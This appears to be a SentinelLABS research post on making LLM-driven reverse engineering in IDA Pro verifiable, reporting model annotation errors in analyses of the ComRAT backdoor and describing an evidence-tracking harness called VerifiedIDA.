
❌

Visualização de leitura

VerifiedIDA | Making LLM-Driven Reverse Engineering Inspectable, Continuable and Reusable

Executive Summary

  • SentinelLABS evaluated how frontier models reverse engineer binaries and annotate disassembler databases, finding recurring problems with inaccurate labels and incomplete analysis.
  • To improve performance, we developed and tested a standard for LLM-driven reverse engineering that keeps annotations tied to evidence, verifies database changes, preserves project state, and requires review of the model’s work.
  • We open-sourced VerifiedIDA, a reference implementation that applies the standard to autonomous reverse engineering in IDA Pro.
  • Despite the growing capabilities of new models, our research shows that scaling reverse engineering requires that the analysis they produce remain inspectable, continuable, and reusable by humans, other models, and downstream security workflows.

Overview

The use of large language models (LLMs) for reverse engineering creates the possibility of examining binaries at a scale and speed exceeding that of manual analysis. It also makes reverse engineering accessible to those without specialized expertise in the discipline. The combination of scale, speed, and accessibility introduces a major shift across multiple domains. In cybersecurity, for example, defenders can analyze larger volumes of malware in less time, while attackers can misuse the same capability to considerably accelerate and scale vulnerability research and exploit development, shortening the time to exploitation and increasing the volume of intrusions.

As part of our broader innovation initiative for applying AI to automate and scale up defense workflows to keep up with an increasingly fast and widespread threat landscape, this work contributes to making LLM-driven reverse engineering inspectable, continuable, and reusable. These properties are important when reverse engineering output is used as part of cyber defense operations, such as incident response, detection development, or threat hunting, where analysts act on this output, share it with other stakeholders, and use it as input to other tools and workflows. This requires the ability to inspect the evidence behind an LLM's conclusions to verify them, have another analyst or model continue the work from where the LLM stopped, and reuse results coupled with the code and data they describe.

To this end, we focus on LLM-driven reverse engineering whose output is an annotated disassembler database, such as an IDA Pro, Ghidra, or Binary Ninja database. In contrast to a textual report, which reduces the analysis to a prose snapshot of the model's conclusions, detached from the code that supports them, an annotated database records findings directly on the disassembled code and data, as labels, types, data structures, and comments. 

As a result, an analyst can verify each conclusion against the code and data it describes. When the database is shared with other stakeholders, recipients get every annotation, not only the findings a report would contain, and can verify and use the parts they need. In addition, another analyst or LLM can continue the analysis from the existing annotations in the database or correct them if necessary, rather than interpreting a prose report and locating the code and data each conclusion refers to. Other tools and workflows can also work directly with the findings and the code they apply to, for example, to generate YARA rules that target functions identified as implementing specific capabilities, or to parse configuration data using recovered data structures. 

However, an annotated database provides these benefits only if its annotations are accurate and complete, which LLMs do not guarantee. To understand these limitations in practice, we conducted evaluation studies in which LLMs analyzed binaries and annotated IDA databases without safeguards for the accuracy or completeness of their work.

We first present the results of these studies, which show that models produced inaccurate labels, left some findings unrecorded, lost track of unfinished work, and stopped the analysis early. Full model specifics are provided in the section below.

Based on these findings, we propose a standard for LLM-driven reverse engineering that annotates disassembler databases. Under the standard, each annotation must be confirmed as recorded in the database and traceable to documented evidence against which its accuracy can be verified, outstanding work stays tracked until it is resolved, and an independent review assesses the accuracy of the annotations and identifies work left undone, returning its findings to the LLM that reverse engineers the binary for correction.

Finally, we present VerifiedIDA, a harness that serves as a preliminary implementation of the standard by mediating the LLM's access to an IDA database. VerifiedIDA is released as an open-source project, together with the specification of the standard and a user guide.

Evaluation Studies | LLM-Driven Reverse Engineering Without Safeguards 

The goal of our evaluation studies was to identify common challenges with model-led reverse engineering where the model had to annotate a disassembler database using basic tooling. A detailed comparison of how models perform, individually or by vendor or tier, was not our focus.

We used proprietary models from Anthropic and OpenAI in addition to open-source models to reverse engineer binaries of varying size, both malicious and legitimate. The majority of our testing presented here used GPT-5.6 Sol. The models worked through a simple harness, in which an LLM analyzes a binary autonomously, without any human or automated feedback and with access only to basic reverse engineering capabilities. The harness provides only general instructions and a fixed set of tools for viewing disassembled and decompiled code, following cross-references, searching the binary, and writing labels, types, and comments, such as free-text descriptions of functions, into an IDA database.

The full reasoning of Anthropic and OpenAI models is not available through their APIs, so we could not directly observe how they make decisions while reverse engineering a binary. Instead, we logged each analysis step by step in what we refer to as an LLM log, recording the tools the model called, the code it retrieved, its intermediate notes and planned next steps, and the edits it made to the database. An LLM log may show, for example, the model retrieving the pseudocode of a function, following its cross-references, and then labeling the function in the database. This allowed us to reconstruct what the model retrieved, what it based each annotation on, and how it acted on that information.

To illustrate some of the observations we discuss next, we present two case studies in the Case Studies section, each examining in detail how GPT-5.6 Sol performed a routine reverse engineering task. In both, the model reverse engineered a sample of ComRAT (SHA-1 hash: 0139818441431c72a1935e7f740a1cc458a63452), a backdoor attributed to the Russian APT group Turla. Case Study #1 covers the recovery of a data structure passed as a parameter to two ComRAT functions, whereas Case Study #2 covers the analysis of a single ComRAT function's behavior.

Structured Work Grounded in Evidence

We observed that the LLMs took a sound, methodical approach to reverse engineering tasks. For example, when labeling a variable or a function, they typically started with a broad analysis of the pseudocode or disassembly and then moved to targeted exploration, analyzing how the variable or function is used across the binary to determine the variable’s role or the function’s primary operation, which is what the label should describe.

The models also largely avoided fabrication. For example, when a model could not establish the role or type of a variable, it typically applied a generic label, such as unknown, or a generic data type, such as void, rather than inventing one the code did not support.

In addition, the LLMs made effective use of authoritative information relevant to the analysis, such as the public documentation of Windows API functions, which is highly likely present in their training data. For example, when a variable was passed to a Windows API function, they typed it based on the function's documented parameter types, and when a function called Windows API functions, they took the documented behavior of these API functions into account when determining the primary operation of the calling function.

Inaccurate and Incomplete Disassembler Databases

Alongside the strengths discussed above, we observed four major, recurring problems. These problems undermine the purpose of an annotated database as the primary output of LLM-driven reverse engineering, which is to serve as an accurate and complete binary-grounded foundation for any downstream use.

Accuracy of labels 

Some labels the LLMs applied to variables and functions did not accurately describe the variables' roles or the functions' primary operations. This matters because analysts often rely on labels to navigate an annotated disassembler database. Inaccurate labels therefore have consequences for anyone who uses an annotated disassembler database, human or model, whether to continue an analysis or to draw conclusions from it. For example, an ambiguous label may lead an analyst to redo work that is already done, while an imprecise one may draw attention away from binary behavior that matters. 

Inaccurate labels also misrepresent the binary under analysis, and any conclusion drawn from the database carries that misrepresentation forward. In addition, the inaccuracy of a label is not apparent from the database itself, since a label says nothing about how well it is supported. An inaccurate label is therefore either taken at face value, with the consequences that may bring, or caught only at the cost of redoing the analysis whose conclusion it was meant to record.

Capture of findings 

The models repeatedly established findings during the analysis without recording them as annotations in the databases, that is, they did not reliably translate reverse engineering findings into database annotations. These findings did not survive the analysis sessions, and the effort behind them was effectively lost, leaving the databases incomplete.

Continuity of work

As the analyses progressed, the models often lost track of unfinished work, which we suspect is primarily due to context compaction, the condensing of the models' earlier output and tool results to fit their context windows. Steps they had planned were dropped, leaving the parts of the binary they targeted unanalyzed and without annotations in the databases.

Completeness of analysis

The LLMs often stopped exploring before examining all the code relevant to what they were analyzing. For example, having settled on a function's primary operation, an LLM labeled the function without exploring all of the function's callees, some of which implement additional capabilities. These capabilities remained unidentified, and the function's label did not express them.

Reverse Engineering Standard

The four problems we observed are not variations of a single failure. Each points to a responsibility that cannot be left to the model alone.

Models are not infallible, so no system can guarantee that every label they apply is accurate. A system can, however, keep the evidence behind each annotation, so an inaccurate label can be found and corrected without redoing the analysis it was meant to record. It can confirm which findings reach the database, carry unfinished work beyond the model's context, and check whether the code behind a conclusion was examined.

These checks fall into two categories. Mechanical checks can be made without interpreting the code: whether a requested change persisted, or whether a function's callees were inspected before the function was labeled, as in Case Study #2. Semantic checks require review on whether a label describes a function's primary operation, or whether the analysis establishes how two capabilities relate.

This is the division of labor at the center of our standard: the model makes the analytical judgments, and the system around it preserves the evidence, maintains the state of the project, and enforces follow-through. We formalize this into four requirements.

Problem

Requirement

What the system must establish

Accuracy of labels

Attributable evidence

What each annotation is based on, so its accuracy can be verified

Capture of findings

Verified changes

What was requested, what was recorded, and whether it persisted

Continuity of work

Preserved project state

What is known, what has been done, and what is planned next

Completeness of analysis

Enforceable scope and review

What must be examined, and what remains unresolved

Attributable evidence. Every annotation must be traceable to the evidence the model retrieved to support it, identified by the binary and the state of the database it came from. Evidence that no longer reflects the current database must not support new annotations.

Verified changes. The system must check what each requested change recorded in the database and whether it persisted. If a change fails, the accepted database must stay intact, and the model must receive feedback it can act on. This matters most for type changes. A recovered structure that cannot be applied cleanly, or that alters parts of the database the model did not intend to change, can be detected and rejected mechanically before it affects how other code decompiles.

Preserved project state. Accepted annotations, the history of changes, the working summary of the binary, and the list of pending tasks must be stored outside the model's context. The analysis can then be resumed after context compaction, an interruption, or a switch to another binary, by the same model, a different one, or a human analyst.

Enforceable scope and review. An independent reviewer must be able to challenge the accuracy of annotations and identify work left undone. Its findings must go back to the investigating model and stay tracked until each is corrected, rejected with evidence, or recorded as unresolved for a human to pick up.

Our proposed standard is the floor for LLM-driven reverse engineering. It does not make a model's analysis correct, and it does not prescribe how a model should reverse engineer a binary. Many tools already use models for reverse engineering in their own ways, and more will follow. Verification is essential, but it establishes only what was recorded, not whether it is right, and review by another model or by an expert human can still miss errors. What the standard ensures is that the model's conclusions remain tied to evidence that can be revisited, and that its mistakes are identifiable rather than hidden. The standard is also independent of a particular disassembler. We publish it as an interface specification alongside our reference implementation for IDA Pro, which we describe next.

The VerifiedIDA Harness


VerifiedIDA is our reference implementation of the standard. We built it for IDA Pro first because it is the disassembler our team works with most. The model chooses what to investigate, inspects code, and proposes annotations. VerifiedIDA acts as the host and mediates every access to the IDA database: it identifies the target of each request, requires current evidence, applies edits to a candidate copy of the database, checks the result, and records each operation. It maintains three records:

  • IDA databases, which hold the accepted labels, comments, types, interfaces, and relationships, one per binary, including embedded binaries.
  • A SQLite ledger, which holds inspections, operations, verification results, database revisions, and tracked work.
  • A project notebook, which holds the model's current understanding, uncertainties, and next actions, along with a journal of how they changed.
VerifiedIDA_2.jpg

Attributable evidence. Every edit must cite evidence the host recorded for the current target and database revision. Evidence is identified by binary and revision rather than by address alone, because a binary and the binaries embedded in it can use the same addresses. If the database has changed since the model inspected the code, the host rejects the edit and explains how to obtain current evidence. Model inferences and historical evidence are labeled as such. A reviewer can start from any annotation, find the operation that introduced it in the ledger, and examine the code the model was shown when it made it.

Verified changes. The host applies each edit to an isolated candidate database, reads the result back through a separate path, and checks it before the candidate becomes the accepted database. Type and prototype edits also receive a comparison of the affected IDA state, and unrelated changes lead to rejection. If an edit fails, the accepted database is left unchanged, and the model receives the target, the failed stage, the requested and observed state, and a recovery direction. Checkpoints reopen the database in a fresh IDA process to confirm that accepted changes persisted.

Feedback also targets the capture problem directly. After an edit, the host flags incomplete annotations, such as a renamed function without a behavior comment or parameters that retain generated names, and reports where a newly created type is not yet applied. In our worked example, based on the ComRAT structure from Case Study #1, the feedback reported that the structure the model had created was declared but not used anywhere, and the model went on to apply it to the function's parameter.

Preserved project state. The notebook records where the investigation stands, and its current-state sections are rewritten as the model's understanding changes. After context compaction, the model is given its current instructions and the recorded project state, and any further edit still requires fresh evidence from IDA. When the model follows an embedded binary, the host records the child's bytes, how it was extracted, and its link to the parent, and opens a separate database for it. Before switching, we require the model to record what it has established in the parent and how the parent uses the child, so it knows where to return.

Enforceable scope and review. Independent review starts with the host building an inventory of annotations and possible gaps. Reviewer models then examine individual claims and the overall explanation of the program, with read-only access to disposable copies of the databases. The host validates their findings and freezes the scope of required corrections. The investigating model then resumes and works through one finding at a time: it can apply the correction, revise it, reject it with evidence, defer it, or request a specific follow-up. It then checks that the accepted review conclusions agree with the annotations, and any remaining disagreement blocks completion. The final report states what was verified, what remains unresolved, and whether the completion policy was met.

Coverage mode. We reran the Case Study #2 function with an experimental call-flow mode enabled. In six earlier GPT-5.6 Sol runs, none had opened sub_180081450, and the four that annotated the parent all omitted forwarded-export handling. 

In the new run, Sol began from a clean database and was not told which callee mattered. Once it committed a claim about sub_180077C10, the mode listed the function's 20 direct internal callees and held that claim open until each had a recorded outcome. Sol opened sub_180081450, identified it as the recursive resolver for forwarded exports, and confirmed a parent comment that separates local export-table parsing from the recursion it delegates. 

A repeat under a revised policy reached the same result across all 20 callees, and every edit survived a fresh-process reload. The mode follows direct calls only. An early attempt to apply it across the whole project generated 265 required nodes for eight edits, so we reserve it for selected claims.

Conclusion

Over the past year we’ve watched the infosec community grapple with the rapid adoption of AI tools and increased automation. It is clear that AI models can now reverse engineer binaries at a scale no team of analysts can match. As the volume of analysis the models produce grows, it creates a widening gap in our ability to understand how decisions were reached and what evidence they were based on. After all, a model's labels, types, and descriptions are only as useful as an analyst's ability to confirm them, correct them, and build on them. 

A database makes this level of inspection possible in a way that a report cannot because each conclusion can be tied to the code it describes. This allows a person (or another model) to easily continue the work or incorporate the findings into downstream detection and hunting workflows. 

LLMs give us the opportunity to automate more security analysis but only insofar as the work they produce remains understandable. Scaling the analysis without also scaling our ability to inspect it replaces one bottleneck with another.

Our evaluation studies showed that models alone do not reliably produce attestable databases. Labels drift from what the code does, findings stay in logs, planned work disappears, and analysis stops before the relevant code has been read. The standard and VerifiedIDA respond by leaving the analytical judgment with the model and giving the system around it the job of keeping that judgment checkable. Our rerun of Case Study #2 shows the difference: the helper that six earlier runs skipped became work the model could not leave unfinished.

We are releasing both as a starting point. The requirements describe the minimum a model-driven workflow should provide, and our implementation covers a single disassembler. We invite the community to test the specification against their own tooling, build adapters for Ghidra and Binary Ninja, and push back on requirements that do not hold up. Where sharing is permitted, we also encourage researchers to publish annotated projects alongside their reports, so others can extend an analysis instead of repeating it.

This paper complements research we presented at LABScon 2026.

Case Studies

#1 | Recovering a Data Structure

Recovering data structures is routine reverse engineering work. At the memory level, a structure is a base address with fields at fixed offsets from it, where a field may be a complex data type itself. If the binary carries no debug symbols, it does not declare field offsets, types, and names, and these have to be recovered through analysis.

Two ComRAT functions, with the IDA default names sub_18002C770 and sub_18002CDA0, receive a pointer to a data structure as their parameter. IDA types these parameters as an integer.

VerifiedIDA_4.jpg

The LLM typed the parameters as a pointer to a data structure, which it declared as follows.

VerifiedIDA_3.jpg

The LLM approached the recovery of the structure in two stages. First, from the pseudocode of sub_18002C770, sub_18002CDA0, and the functions they invoke, it observed references to specific offsets from the function parameter value (the structure base address), concluding that the parameter is a pointer to a structure. It then widened the analysis to the rest of ComRAT's code, looking for references to the structure's fields wherever they occur. For each field it identified, it analyzed the context in which the field is used to propose a label, type, and size. 

This enabled the LLM to recover the full set of structure fields, and from their sizes the correct total size of the structure itself.

VerifiedIDA_7.jpg

